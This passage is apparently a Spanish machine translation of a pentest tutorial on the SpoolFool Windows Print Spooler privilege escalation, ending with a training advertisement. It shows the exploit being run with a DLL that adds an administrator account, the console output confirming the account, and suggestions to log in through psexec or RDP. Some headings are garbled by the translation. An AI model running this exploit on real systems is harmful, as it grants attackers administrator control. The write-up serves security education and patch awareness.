usuario neto hexadecimal

```
C:\Users\Public>whoami
whoami
desktop-7m7os0r\hex

C:\Users\Public>net user hex
net user hex
User name                    hex
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/13/2022 3:43:46 PM
Password expires             Never
Password changeable          2/13/2022 3:43:46 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/15/2022 8:58:12 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

El usuario hexadecimal no tiene acceso de administrador. Ahora, ejecutamos el exploit SpoolFool.exe nuevamente pero esta vez incluimos esta DLL.

SpoolFool.exe -dll Adduser.dll

```
C:\Users\Public>SpoolFool.exe -dll AddUser.dll
SpoolFool.exe -dll AddUser.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\hex\AppData\Local\Temp\b091b38b-d66c-41
f4-a042-2f7edb8e0dbc
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: AddUser.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL already exists: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Trying to delete DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x6
4\4\AddUser.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL should be loaded
```


Ahora, al verificar los usuarios, podemos ver que se ha agregado el usuario administrador que forma parte de Administradores.

usuario de red

administrador de usuarios de red

```
C:\Users\Public>net user
net user

User accounts for \\DESKTOP-7M7OS0R

-------------------------------------------------------------------------------
admin                    Administrator            client
DefaultAccount           Guest                    hex
WDAGUtilityAccount
The command completed successfully.


C:\Users\Public>net user admin
net user admin
User name                    admin
Full Name                    admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/15/2022 9:29:05 PM
Password expires             Never
Password changeable          2/15/2022 9:29:05 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

¡Podemos usar estas credenciales para hacer varias cosas ahora! Inicie sesión usando psexec, inicie sesión a través de RDP, etc. Probé un shell smbclient simple para verificar la validez de las credenciales y, como puede ver, los privilegios se han incrementado y ahora podemos interactuar con la víctima como administrador.



Estado del parche

Según el autor: una comprobación rápida con Process Monitor revela que el directorio de cola de impresión ya no se crea cuando se inicializa el cola de impresión. Si el directorio no existe, el administrador de trabajos de impresión vuelve al directorio de spool predeterminado.

Conclusión

La escalada de privilegios de Windows siempre ha sido complicada desde el punto de vista de un pentester. Los exploits de Print Spool lo han intentado y han convertido esa afirmación en un mito. La vulnerabilidad de escritura arbitraria de archivos ha sido marcada como GRAVE por el boletín MSRC de Microsoft debido a lo fácil que es explotarla y

> escalar privilegios. A través de este artículo, pretendemos concienciar a los analistas y animarlos a actualizar oportunamente sus parches. Espero que te haya gustado el artículo. Gracias por leer. Conéctese conmigo en LinkedIn en caso de cualquier consulta.

****

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in